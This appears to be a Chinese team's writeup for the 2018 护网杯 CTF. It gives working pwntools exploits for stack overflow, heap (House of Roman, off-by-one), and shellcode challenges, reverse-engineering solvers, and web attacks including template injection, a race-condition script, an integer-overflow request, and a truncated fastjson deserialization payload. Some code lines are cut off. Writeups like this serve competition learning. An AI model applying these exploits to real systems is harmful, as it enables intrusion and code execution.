2018护网杯线上赛 Writeup by 天枢

Dubhe / 2018-10-14 17:07:00 / 浏览数 21858 安全技术 CTF 顶(0) 踩(0)

2018护网杯线上赛writeup by 天枢

author: 天枢

Pwn

huwang

emmmm，只有666功能里面有用，里面会打开一个文件，然后写随机数进去，而在md5的时候，会先清空文件内容，然后再将md5之后的数据写入到文件中，如果这时候

```
from pwn import *
context(arch = 'amd64', os = 'linux', endian = 'little')
context.log_level = 'debug'
context.terminal = ['tmux', 'split', '-h']

def sixsixsix(p, name, rd, secret, flag = 1):
   p.recvuntil('>> \n')
   p.sendline('666')
   p.recvuntil('name\n')
   p.send(name)
   p.recvuntil('secret?\n')
   p.sendline('y')
   p.recvuntil('secret:\n')
   p.sendline(str(rd))
   if flag == 1:
       p.recvuntil('secret\n')
       p.send(secret)

def GameStart(ip, port, debug):
   if debug == 1:
       p = process('./huwang')
   else:
       p = remote(ip, port)
   sixsixsix(p, 'w1tcher', -1, 'w1tcher', 0)
   p.recvuntil('timeout~')
   if debug == 1:
       p = process('./huwang', env = {'LD_PRELOAD' : './libc.so.6'})
       gdb.attach(p, 'b *0x040110D\nc')
   else:
       p = remote(ip, port)
   libc = ELF('./libc.so.6')
   sixsixsix(p, 'w1tcher'.ljust(0x19, 'a'), 1, '4ae71336e44bf9bf79d2752e234818a5'.decode('hex'))
   p.recvuntil('w1tcher'.ljust(0x19, 'a'))
   canary = u64('\x00' + p.recvn(7))
   p.recvuntil('occupation?\n')
   p.send('a' * 0xff)
   p.recvuntil('[Y/N]\n')
   p.sendline('Y')
   shellcode = 'a' * 0x108 + p64(canary) + p64(0)
   shellcode += p64(0x0000000000401573) + p64(0x0602F70) + p64(0x40101C)
   p.send(shellcode)
   p.recvuntil('Congratulations, ')
   libc_addr = u64(p.recvn(6) + '\x00' * 2) - libc.symbols['puts']
   p.recvuntil('occupation?\n')
   p.send('a' * 0xff)
   p.recvuntil('[Y/N]\n')
   p.sendline('Y')
   shellcode = 'a' * 0x108 + p64(canary) + p64(0)
   shellcode += p64(0x0000000000401573) + p64(next(libc.search('/bin/sh')) + libc_addr) + p64(libc_addr + libc.symbols['system
   p.send(shellcode)
```

```
    p.interactive()

if __name__ == '__main__':
    GameStart('117.78.26.79', 31399, 1)
```

calendar

官方提示House of Roman，但是，你为啥不提示一下libc呢？

```
from pwn import *
context(arch = 'amd64', os = 'linux', endian = 'little')
context.log_level = 'debug'
context.terminal = ['tmux', 'split', '-h']

def add(p, index, size):
    p.recvuntil('choice> ')
    p.sendline('1')
    p.recvuntil('choice> ')
    p.sendline(str(index + 1))
    p.recvuntil('size> ')
    p.sendline(str(size))

def edit(p, index, size, data):
    p.recvuntil('choice> ')
    p.sendline('2')
    p.recvuntil('choice> ')
    p.sendline(str(index + 1))
    p.recvuntil('size> ')
    p.sendline(str(size))
    p.recvuntil('info> ')
    p.send(data)

def remove(p, index):
    p.recvuntil('choice> ')
    p.sendline('3')
    p.recvuntil('choice> ')
    p.sendline(str(index + 1))

def get_base(p):
    with open('/proc/' + str(pidof(p)[0]) + '/maps') as f:
        data = f.read()
    with open('/proc/' + str(pidof(p)[0]) + '/environ') as f:
        environ = f.read()
    if 'LD_PRELOAD' not in environ:
        libcPath = os.readlink('/')
    else:
        libcPath = 'libc.so.6'
    libcBase = -1
    if libcBase < 0:
        for i in data.split('\n'):
            if libcPath in i and 'r-xp' in i:
                libcBase = int(i[ : i.index('-')], 16)
                break
    return libcBase

def GameStart(p):
    # if debug == 1:
    #     p = process('./task_calendar', env = {'LD_PRELOAD' : './libc.so.6'})
    #     gdb.attach(p, '\nc')
    # else:
    #     p = remote(ip, port)
    p.recvuntil('e> ')
    p.sendline('w1tcher')
    libc_base = 0xb42000
    # libc_base = get_base(p) & 0xfff000
    log.info('libc base is : ' + hex(libc_base))
    malloc_hook = 0x3c4b10
    # one_gadget = 0x45216
    # one_gadget = 0x4526a
```

```
   # one_gadget = 0xf02a4
   one_gadget = 0xf1147
   add(p, 0, 0x68)
   add(p, 0, 0x68)
   add(p, 0, 0x18)
   add(p, 1, 0x60)
   add(p, 2, 0x60)
   add(p, 2, 0x60)
   edit(p, 0, 0x18, '\x00' * 0x18 + '\xe1')
   remove(p, 1)
   add(p, 0, 0x60)
   add(p, 1, 0x60)
   edit(p, 0, 2, p64(libc_base + malloc_hook - 0x23)[0 : 3])
   remove(p, 1)
   remove(p, 2)
   edit(p, 2, 1, '\n')
   add(p, 1, 0x60)
   add(p, 0, 0x60)
   add(p, 0, 0x60)
   remove(p, 1)
   edit(p, 1, 7, p64(0))
   add(p, 1, 0x60)

   add(p, 1, 0x60)
   add(p, 1, 0x40)
   edit(p, 1, 0x40 - 1, p64(0) * 6 + p64(0) + p64(0x71))
   add(p, 1, 0x60)
   edit(p, 1, 0x60 - 1, p64(0) * 8 + p64(0x50) + p64(0x20) + p64(0) + p64(0x71))
   add(p, 2, 0x60)
   add(p, 3, 0x60)
   remove(p, 3)
   remove(p, 2)
   edit(p, 2, 1, '\n')
   add(p, 2, 0x60)
   add(p, 2, 0x60)
   edit(p, 2, 0x10 - 1, p64(0) + p64(0xe1))
   remove(p, 1)
   edit(p, 2, 0x1b - 1, p64(0) + p64(0x51) + p64(0) + p64(libc_base + malloc_hook - 0x10)[0 : 3])
   add(p, 3, 0x40)
   edit(p, 0, 0x16 - 1, '\x00' * 0x13 + p64(libc_base + one_gadget)[0 : 3])
   add(p, 3, 0x40)
   p.sendline('cat flag')
   p.sendline('cat flag')
   p.sendline('cat flag')
   p.interactive()

if __name__ == '__main__':
   debug = 0
   while True:
       try:
           if debug == 1:
               p = process('./task_calendar', env = {'LD_PRELOAD' : './libc.so.6'})
               # gdb.attach(p, '\nc')
           else:
               p = remote('117.78.40.144', 31274)
           GameStart(p)
       except Exception as e:
           # raise e
           p.close()
```

gettingstart

签到题

```
from pwn import *
p = remote('117.78.40.144', 32671)
#p = process('task_gettingStart_ktQeERc')
p.send('a'*0x18 + p64(0x7FFFFFFFFFFFFFFF) + p64(0x3FB999999999999A))
p.interactive()
```

shoppingcart

在edit功能存在一个整数溢出，和一个off-by-one
首先申请并释放得到unsorted bin，再malloc(0)，就可以泄露mainarena+344的地址
可以申请多个money，然后编辑最后一个money，可以null-off-by-one给最后一个指针
最后一个指针落到fgets的缓冲区中.通过fgets输入，预置好null-off-by-one的位置指向_free_hook
就可以将其改为system，触发free就可执行 system("/bin/sh")
emmmm 远程和本地的fgets块大小不一样，有点伤，试了好久。。。

```
from pwn import *
import time
debug=1
lib = 0

if lib==0:
   libc_name = '/lib/x86_64-linux-gnu/libc.so.6'
   offset = 0x230
   one_gadget = [0x45216,0x4526a,0xf0274,0xf1117]
else:
   libc_name = '/lib/x86_64-linux-gnu/libc.so.6'
   offset = 0x260
   one_gadget = [0x45216,0x4526a,0xef6c4,0xf0567]
context.log_level = 'debug'
elf = ELF('./task_shoppingCart')

if debug:
   p= process('./task_shoppingCart')#,env={'LD_PRELOAD' :libc_name})

   libc = ELF(libc_name)
else:
   p = remote( '117.78.26.133', 31666)#process('./pwn1')
   libc = ELF(libc_name)
   offset = 0x230

def add(size,name):
   p.recvuntil("Now, buy buy buy!")
   p.sendline('1')
   p.recvuntil("name?")
   p.sendline(str(size))
   p.recvuntil("What is your goods name?")
   p.send(name)

def delete(idx):
   p.recvuntil("Now, buy buy buy!")
   p.sendline('2')
   p.recvuntil("Which goods that you don't need?")
   p.sendline(str(idx) )


def edit(idx):
   p.recvuntil("Now, buy buy buy!")
   p.sendline('3')
   p.recvuntil("Which goods you need to modify?")
   p.sendline(str(idx))
def edit_vul(context):
   p.recvuntil("Now, buy buy buy!")
   p.sendline('3')
   p.recvuntil("Which goods you need to modify?")
   p.send(context)
if debug:
   attach(p)
for i in range(0x13):
   p.recvuntil("EMMmmm, you will be a rich man!")
   p.sendline('1')
   p.recvuntil("I will give you $9999, but what's the  currency type you want, RMB or Dollar?")
   p.sendline('a'*8)
p.recvuntil("EMMmmm, you will be a rich man!")
p.sendline('1')
p.recvuntil("I will give you $9999, but what's the  currency type you want, RMB or Dollar?")
```

```
p.sendline('b'*8)
p.recvuntil("EMMmmm, you will be a rich man!")
p.sendline('3')


add(0x100,'p4nda') #0
add(0x70,'/bin/sh\0') #1
delete(0)

add(0,'')#2
edit(2)

p.recvuntil('OK, what would you like to modify ')
libc_addr = u64(p.recv(6).ljust(8,'\0'))
libc.address = libc_addr- 0x10 - 344 -libc.symbols['__malloc_hook']
p.send('p4nda')
print '[+] leak',hex(libc_addr)
print '[+] system',hex(libc.symbols['system'])

edit( (0x202140+19*8 - 0x2021E0 )/8 &0xffffffffffffffff )
p.recvuntil('to?')
p.send('d'*8)
payload = (str((0x202140 - 0x2021E0 )/8 &0xffffffffffffffff)+'\n')

payload+= (str(2)+'\n')
payload+= (str(1)+'\n')

if debug:
   payload = payload.ljust(0x1000-0x20,'a')
   payload+= p64(libc.symbols['__free_hook'])
else:
   payload = payload.ljust(0x100,'a')
   payload+= p64(libc.symbols['__free_hook']) * 0x60


edit_vul(payload)
p.recvuntil('to?')
p.send(p64(libc.symbols['system']))


p.interactive()
```

six

说来也巧，好像原题是云贵铁三赛的PWN，由七字节的shellcode变成六字节的shellcode，其他都没有变化。
恰好当时在看雪的PWN板块和别人讨论过这题，直接就用了EXP：https://bbs.pediy.com/thread-227100.htm
题目有个坑点就是mmap的地址是urandom来的，但是不满足mmap要求时，会随机分配这个地址，申请两块同样大小的mmap内存时，当随机分配时二者相邻，且用作栈
shellcode运行时，将所有寄存器置0，用rsp就好了，从rsp一直覆写直到当前的rip的位置，写入拿shell的代码就可以了。
手速太慢拿了二血，不知道一血是不是和我讨论的那位师傅...

```
from pwn import *
#p =process('./six')
p=remote('117.78.26.97', 32200)#process('./seven')
#gdb.attach(p)
p.readuntil('shellcode:')
payload=chr(0x54)+chr(0x5e)+chr(0x8b)+chr(0xd6)+chr(0x0F)+chr(0x05)

p.send(payload)
z=[
0xB8, 0x3B, 0x00, 0x00, 0x00, 0x48, 0x8B, 0xFE, 0x48, 0x81, 0xC7, 0x4e, 0x0B, 0x00, 0x00, 0x4b, 0x48,0x33, 0xD2, 0x48,
0x33, 0xF6, 0x0F, 0x05, 0x2F, 0x62, 0x69, 0x6E, 0x2F, 0x73, 0x68, 0x00]
zz=''
for i in range(0,len(z)):
   zz+=chr(z[i])
payload='b'*0xb36+zz
p.writeline(payload)
p.interactive()
```

Reverse

rerere

简单VM逆向，通过分析VM代码，VM中要求输入长度为48，输入要求为[0-9A-F]，每八个输入为一组进行check，比较值分别为
1672866348, 529818966, 1598735994, 2944977842, 1822759997, 4182965321
最终flag为 flag{94CF259FD3C15AC62BBC88FAA76CA4F5655649F1C2AE5B36}

VM脚本如下

```
opcode = '\x4f\x00\x00\x00\x2f\x55\x05\x54\x30\x46\x00\x47\x22\x48\x02\x4b\x33\x49\x4f\x00\x00\x00\x46\x54\x10\x48\x01\x4d\x27
ans = []
for i in opcode:
   ans.append(ord(i))
opcode = ans[:]

eax = 0x498ec0
ecx = 0
edx = 0
ebx = 0
zflag = 0
input = '94CF259F'+'D3C15AC6'+'2BBC88FA'+'A76CA4F5'+'655649F1'+'C2AE5B36'
print input
ans = []
for i in input:
   ans.append(ord(i))
input = ans[:]

index = 0
stack = []
eip = 0

l = []

def fetchNum1():
   global eax,ecx,edx,ebx,zflag,input,stack,eip,opcode,index
   t = opcode[eip+1]&0xf
   if t == 0:
       return 'eax',eax
   elif t == 1:
       return 'ecx',ecx
   elif t == 2:
       return 'edx',edx
   elif t == 3:
       return 'ebx',ebx
   elif t == 4:
       return 'zflag',zflag
   else:
       return '0',0

def fetchNum2():
   global eax,ecx,edx,ebx,zflag,input,stack,eip,opcode,index
   t = opcode[eip+1]>>4
   if t == 0:
       return 'eax',eax
   elif t == 1:
       return 'ecx',ecx
   elif t == 2:
       return 'edx',edx
   elif t == 3:
       return 'ebx',ebx
   elif t == 4:
       return 'zflag',zflag
   else:
       return '0',0

def mov(a1):
   global eax,ecx,edx,ebx,zflag,input,stack,eip,opcode,index
   t = opcode[eip+1]>>4
   if t == 0:
       eax = a1
```

```
        return 'eax'
    elif t == 1:
        ecx = a1
        return 'ecx'
    elif t == 2:
        edx = a1
        return 'edx'
    elif t == 3:
        ebx = a1
        return 'ebx'


def jmpback():
    global eax,ecx,edx,ebx,zflag,input,stack,eip,opcode,index
    if zflag==-1:
        print 'zflag == -1, eip += %d = %d'%(opcode[eip+1]+2,eip+opcode[eip+1]+2)
        eip += opcode[eip+1]+2
    else:
        print 'zflag != -1, eip += 2 =%d'%(eip+2)
        eip += 2

def notequaljmp():
    global eax,ecx,edx,ebx,zflag,input,stack,eip,opcode,index
    if zflag!=0:
        eip += 2
        print 'zflag !=0 eip+=2 = %d'%eip
    else:
        eip += opcode[eip+1]+2
        print 'zflag ==0 eip += %d = %d'%(opcode[eip+1]+2,eip)


def equaljmp():
    global eax,ecx,edx,ebx,zflag,input,stack,eip,opcode,index
    if zflag == 1:
        eip += opcode[eip+1]+2
        print 'zflag == 1 eip += %d = %d'%(opcode[eip+1]+2,eip)
    else:
        print 'zflag != 1 eip += 2 = %d'%(eip)
        eip += 2

def jmpupper():
    global eax,ecx,edx,ebx,zflag,input,stack,eip,opcode,index
    if ebx!=0 :
        ebx = ebx-1
        eip -= opcode[eip+1]
        print 'ebx(%x)!=0 eip-=%d = %d'%(ebx,opcode[eip+1],eip)
    else:
        eip += 2
        print 'ebx==0 eip += 2 = %d'%eip

def mod():
    global eax,ecx,edx,ebx,zflag,input,stack,eip,opcode,index
    op1,divider = fetchNum1()
    op2,dividend = fetchNum2()
    mov(dividend%divider)
    print 'mod %s(%x),%s(%x) = %d'%(op2,dividend,op1,divider,dividend%divider)
    eip += 2

def movinput():
    global eax,ecx,edx,ebx,zflag,input,stack,eip,opcode,index
    op = mov(input[index])
    print 'mov %s,input[%d](%x)'%(op,index,input[index])
    eip += 2

def xor():
    global eax,ecx,edx,ebx,zflag,input,stack,eip,opcode,index
    op1,divider = fetchNum1()
    op2,dividend = fetchNum2()
    mov(dividend^divider)
```

```
   print 'xor %s(%x),%s(%x) = %d'%(op2,dividend,op1,divider,dividend^divider)
   eip += 2

def cmp():
   global eax,ecx,edx,ebx,zflag,input,stack,eip,opcode,index
   op1,v2 = fetchNum1()
   op2,v3 = fetchNum2()
   if v3==v2:
       zflag = 0
   elif v3 < v2:
       zflag = -1
   elif v3 > v2:
       zflag = 1
   print 'cmp %s(%x),%s(%x) zflag = %d'%(op2,v3,op1,v2,zflag)
   eip += 2

def inc_input():
   global eax,ecx,edx,ebx,zflag,input,stack,eip,opcode,index
   index += 1
   print 'index += 1 = %d'%(index)
   eip += 1

def v_and():
   global eax,ecx,edx,ebx,zflag,input,stack,eip,opcode,index
   op1,divider = fetchNum1()
   op2,dividend = fetchNum2()
   mov(dividend&divider)
   print 'and  %s(%x),%s(%x) = %d'%(op2,dividend,op1,divider,dividend&divider)
   eip += 2

def xor66():
   global eax,ecx,edx,ebx,zflag,input,stack,eip,opcode,index
   print 'xor66 called'
   i = 0
   while i<16:
       opcode[i] ^= 0x66
       opcode[i+1] ^= 0x66
       opcode[i+2] ^= 0x66
       opcode[i+3] ^= 0x66
       opcode[i+4] ^= 0x66
       i += 5
   eip += 16



def dec():
   global eax,ecx,edx,ebx,zflag,input,stack,eip,opcode,index
   op1,v3 = fetchNum2()
   mov(v3-1)
   print 'dec %s(%x) = %d'%(op1,v3,v3-1)
   eip += 2

def pushimm():
   global eax,ecx,edx,ebx,zflag,input,stack,eip,opcode,index,l
   data = opcode[eip+4]+(opcode[eip+3]+(opcode[eip+2]+(opcode[eip+1]<<8)<<8)<<8)
   stack.append(data)
   print 'push imm %x'%data
   l.append(data)
   eip += 5

def inc():
   global eax,ecx,edx,ebx,zflag,input,stack,eip,opcode,index
   op1,v3 = fetchNum2()
   mov(v3+1)
   print 'inc %s(%x) = %d'%(op1,v3,v3+1)
   eip += 2

def v_mov():
   global eax,ecx,edx,ebx,zflag,input,stack,eip,opcode,index
   op1,v3 = fetchNum1()
   op2 = mov(v3)
   print 'mov %s,%s'%(op2,op1)
   eip += 2

def pushreg():
   global eax,ecx,edx,ebx,zflag,input,stack,eip,opcode,index
   op1,v3 = fetchNum2()
   stack.append(v3)
   print 'push reg %s(%x)'%(op1,v3)
   eip += 2

def add():
   global eax,ecx,edx,ebx,zflag,input,stack,eip,opcode,index
   op1,v3 = fetchNum1()
   op2,v4 = fetchNum2()
   mov((v3+v4)&0xffffffff)
   print 'add %s(%x),%s(%x) = %x'%(op2,v4,op1,v3,v3+v4)
   eip += 2

def popreg():
   global eax,ecx,edx,ebx,zflag,input,stack,eip,opcode,index
   op1 = mov(stack.pop())
   print 'pop %s'%op1
   eip += 2


def dec_input():
   global eax,ecx,edx,ebx,zflag,input,stack,eip,opcode,index
   index -= 1
   print 'index -= 1 = %d'%(index)
   eip += 1

def reg2input():
   global eax,ecx,edx,ebx,zflag,input,stack,eip,opcode,index
   op1,v3 = fetchNum2()
   input[index] = v3
   print 'input[%d] = %s(%x)'%(index,op1,v3)
   eip += 2

def mul():
   global eax,ecx,edx,ebx,zflag,input,stack,eip,opcode,index
   op1,v3 = fetchNum1()
   op2,v4 = fetchNum2()
   mov((v3*v4)&0xffffffff)
   print 'mul %s(%x),%s(%x) = %x'%(op2,v3,op1,v4,v3*v4)
   eip += 2

def sub():
   global eax,ecx,edx,ebx,zflag,input,stack,eip,opcode,index
   op1,v3 = fetchNum1()
   op2,v4 = fetchNum2()
   mov((v4-v3)&0xffffffff)
   print 'sub %s(%x),%s(%x) = %x'%(op2,v4,op1,v3,v4-v3)
   eip += 2

def inc_eip():
   global eax,ecx,edx,ebx,zflag,input,stack,eip,opcode,index
   print 'inc_eip called'
   eip += 1

def vm():
   global eax,ecx,edx,ebx,zflag,input,stack,eip,opcode,index
   while True:
       if opcode[eip]==0x43:
           return
       elif opcode[eip] == 0x44:
           jmpback()
       elif opcode[eip] == 0x45:
           mod()
       elif opcode[eip] == 0x46:
           movinput()
       elif opcode[eip] == 0x47:
           xor()
       elif opcode[eip] == 0x48:
           cmp()
       elif opcode[eip] == 0x49:
           inc_input()
       elif opcode[eip] == 0x4a:
           v_and()
       elif opcode[eip] == 0x4b:
           notequaljmp()
       elif opcode[eip] == 0x4c:
           xor66()
       elif opcode[eip] == 0x4d:
           equaljmp()
       elif opcode[eip] == 0x4e:
           dec()
       elif opcode[eip] == 0x4f:
           pushimm()
       elif opcode[eip] == 0x50:
           inc()
       elif opcode[eip] == 0x51:
           v_mov()
       elif opcode[eip] == 0x52:
           pushreg()
       elif opcode[eip] == 0x53:
           add()
       elif opcode[eip] == 0x54:
           popreg()
       elif opcode[eip] == 0x55:
           jmpupper()
       elif opcode[eip] == 0x56:
           dec_input()
       elif opcode[eip] == 0x57:
           reg2input()
       elif opcode[eip] == 0x58:
           mul()
       elif opcode[eip] == 0x59:
           sub()
       else:
           eip += 1

vm()
print l
```

APM233

题目共有四个level,同时题目中包含大量的混淆与try catch，逆向起来非常恶心

level 1，简单比较，将输入与程序内置的字符串进行比较，值为 1d2e3c4a
level 2， 将输入通过sscanf("%x")进行输入，置入Dr0~3中，在程序中使用多项式运算进行check，多项式如下
Dr0 + Dr1 = 0x899a9d9c
Dr1 + Dr2 = 0x797aa9ab
Dr2 + Dr3 = 0x272885bc
Dr3 - Dr0 = 0xf0e0fbcf
最终计算结果为 efbe3323adde6666feca1313beba1414
level 3，
检测程序是否处于被调试状态以及是否在虚拟机中运行，比较的目标字符串的值与调试状态以及是否在虚拟机中有关，从中筛选出正确的值以及不断的尝试，得到level3的结
0acb7935481efc12

level 4， 最后一关为一个小游戏，玩家与三个AI进行游戏，要求玩家的位置不能与三个AI重合，玩家每次的可走的步数为1-4，AI的行动路线如下所示
a1 = [4, -1, 6, -1, 3, 2, 4, 1, 3, -1, 5, 1, 2, -1, 5, 1, 3, -2, 7, 0, 2, 3, 5, 0, 5, 0, 5, 2, 1, -2, 6, -1, 3, 3, 4, 0, 5, -1, 6, 0, 4, 0, 7, 0, 5, -2, 7, 2, 2, -1, 6, 2, 2, 1, 5, 0, 2, 0, 3, 0, 4, 0, 6, -1, 5, 0, 5, 3, 0, 5, 3, 2]
a2 = [2, 2, 3, 3, 3, -2, 7, 1, 1, 1, 5, 1, 0, 2, 5, 1, 0, 0, 4, 0, 7, 2, 2, 0, 4, 1, 3, 4, 0, 1, 6, -1, 5, -1, 3, 5, 1, 2, 5, 0, 5, 0, 2, 5, 1, 1, 5, 2, 2, 1, 2, 3, 5, -1, 4, 1, 2, -1, 7, 1, 2, 2, 1, 2, 5, 0, 5, 0, 5, -1, 3, 2]
a3 = [3, -1, 6, -1, 5, 0, 4, 0, 2, 5, 0, 5, 1, -1, 5, 1, 0, 2, 4, 0, 5, 0, 4, 0, 6, -1, 6, 1, 2, 1, 3, 3, 2, 3, 3, 0, 5, -1, 4, 0, 6, 0, 5, 0, 5, 1, 2, 2, 3, 0, 5, 5, 0, 0, 6, 2, -1, 1, 5, 1, 0, 3, 4, -1, 4, 5, 0, 2, 5, 1, 4, 1]
通过上述规则，可以得到玩家的路线为

[1, 4, 1, 3, 1, 4, 1, 2, 2, 3, 2, 1, 1, 4, 1, 1, 1, 4, 1, 4, 2, 3, 1, 4, 1, 4, 2, 1, 1, 4, 1, 3, 2, 3, 2, 3, 1, 4, 1, 4, 1, 4, 2, 3, 1, 4, 2, 2, 1, 4, 3, 2, 1, 4, 1, 1, 1, 4, 1, 2, 2, 3, 1, 4, 2, 3, 2, 3, 2, 3, 2, 3]
玩家的行动由输入b64encode后再将编码后的结果拆为两两一组
由下面的代码可以讲上面的路线逆向为用户应有的输入（路线需要全部-1）

```
b64 = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/'

ans = ''
for i in xrange(0,len(choice),3):
   t = (choice[i]<<4) + (choice[i+1]<<2) + choice[i+2]
   print t,
   ans+=b64[t]

print

print ans
print b64decode(ans)
```

最终得到结果 21d03c42f365901cff

全部输入给程序得到flag为 flag{N0t_d1ff1cul7_r1ght?_3d34e}

level2 与 level4 的脚本如下：

```
from z3 import *
from pwn import *
from base64 import b64decode,b64encode

def level2():

   s = Solver()

   Dr0 = BitVec('Dr0',32)
   Dr1 = BitVec('Dr1',32)
   Dr2 = BitVec('Dr2',32)
   Dr3 = BitVec('Dr3',32)

   s.add(Dr0 + Dr1 == 0x899a9d9c)
   s.add(Dr1 + Dr2 == 0x797aa9ab)
   s.add(Dr2 + Dr3 == 0x272885bc)
   s.add(Dr3 - Dr0 == 0xf0e0fbcf)

   print s.check()
   m = s.model()
   Dr0 = int('%s'%m[Dr0])
   Dr1 = int('%s'%m[Dr1])
   Dr2 = int('%s'%m[Dr2])
   Dr3 = int('%s'%m[Dr3])

   ans = '%s%s%s%s'%(p32(Dr0).encode('hex'),p32(Dr1).encode('hex'),p32(Dr2).encode('hex'),p32(Dr3).encode('hex'))

   print ans

def level4():
   a1 = [4, -1, 6, -1, 3, 2, 4, 1, 3, -1, 5, 1, 2, -1, 5, 1, 3, -2, 7, 0, 2, 3, 5, 0, 5, 0, 5, 2, 1, -2, 6, -1, 3, 3, 4, 0, 5,
   a2 = [2, 2, 3, 3, 3, -2, 7, 1, 1, 1, 5, 1, 0, 2, 5, 1, 0, 0, 4, 0, 7, 2, 2, 0, 4, 1, 3, 4, 0, 1, 6, -1, 5, -1, 3, 5, 1, 2,
   a3 = [3, -1, 6, -1, 5, 0, 4, 0, 2, 5, 0, 5, 1, -1, 5, 1, 0, 2, 4, 0, 5, 0, 4, 0, 6, -1, 6, 1, 2, 1, 3, 3, 2, 3, 3, 0, 5, -1

   pos1 = 0
   pos2 = 0
   pos3 = 0
   pos4 = 0
   choice = []
   for i in range(len(a1)):
       pos1 += a1[i]
       pos2 += a2[i]
       pos3 += a3[i]
       if (pos4 + 4 != pos1) and (pos4 + 4 != pos2) and (pos4 + 4 != pos3):
           t = 4
       elif (pos4 + 3 != pos1) and (pos4 + 3 != pos2) and (pos4 + 3 != pos3):
           t = 3
       elif (pos4 + 2 != pos1) and (pos4 + 2 != pos2) and (pos4 + 2 != pos3):
           t = 2
       else:
           t = 1
       pos4 += t
       choice.append(t-1)

   print choice

   b64 = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/'

   print choice
   ans = ''
   for i in xrange(0,len(choice),3):
       t = (choice[i]<<4) + (choice[i+1]<<2) + choice[i+2]
       print t,
       ans+=b64[t]

   print

   print ans
   print b64decode(ans)

# level1 1d2e3c4a
level2()    # efbe3323adde6666feca1313beba1414
# level3 0acb7935481efc12
level4()    # 21d03c42f365901cff

# flag{N0t_d1ff1cul7_r1ght?_3d34e}
```

Web

easy tornado

报错的地方存在模板注入

`http://117.78.27.209:32354/error?msg=%E7%AD%BE%E5%90%8D%E9%94%99%E8%AF%AF`

过滤了一堆字符，发现hander可以用，然后读取settings，secret_cookie即可拿到

`{{handler.settings}}`

然后`md5(cookie_secret + md5(filename))`算出`/fllllllllllag`的hash即可

ltshop

购买大辣条的时候存在竞争，可以购买多于5个的大辣条, 买了它20个，够用了

```
import multiprocessing
from requests.exceptions import RequestException
from requests.adapters import HTTPAdapter
import re, os, json, requests, time
import traceback

def main():
    url = 'http://117.78.26.155:31358/buylt'
    cookie = '47c3b1ec-45d1-4b19-9bec-025a67e203b6'
    headers = {'Cookie':'go_iris_cookie='+ cookie}
    k = requests.post(url,headers=headers)
    print k.content

if __name__ == '__main__':
    results = []
    pool = multiprocessing.Pool(processes=20)
    for i in range(0xff):
        results.append(pool.apply_async(main,))
    pool.close()
    pool.join()
```

5个大辣条可以换一个超级大辣条

golang的Web应用

购买超级大辣条的时候存在uint64整型溢出

```
uint8  : 0 to 255
uint16 : 0 to 65535
uint32 : 0 to 4294967295
uint64 : 0 to 18446744073709551615
int8   : -128 to 127
int16  : -32768 to 32767
int32  : -2147483648 to 2147483647
int64  : -9223372036854775808 to 9223372036854775807
```


购买 18446744073709551615/5 + 1 个超级大辣条

```
POST /buyltw HTTP/1.1
Host: 117.78.26.155:31358
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: http://117.78.26.155:31358/home
Content-Length: 26
Cookie: go_iris_cookie=47c3b1ec-45d1-4b19-9bec-025a67e203b6
X-Forwarded-For: 127.0.0.1
Connection: close

number=3689348814741910324
```

然后购买flag即可

easy web



fastjson反序列化，使用JdbcRowSetImpl Gadgets

payload

```
vulnstr={'name':'user','age':18,
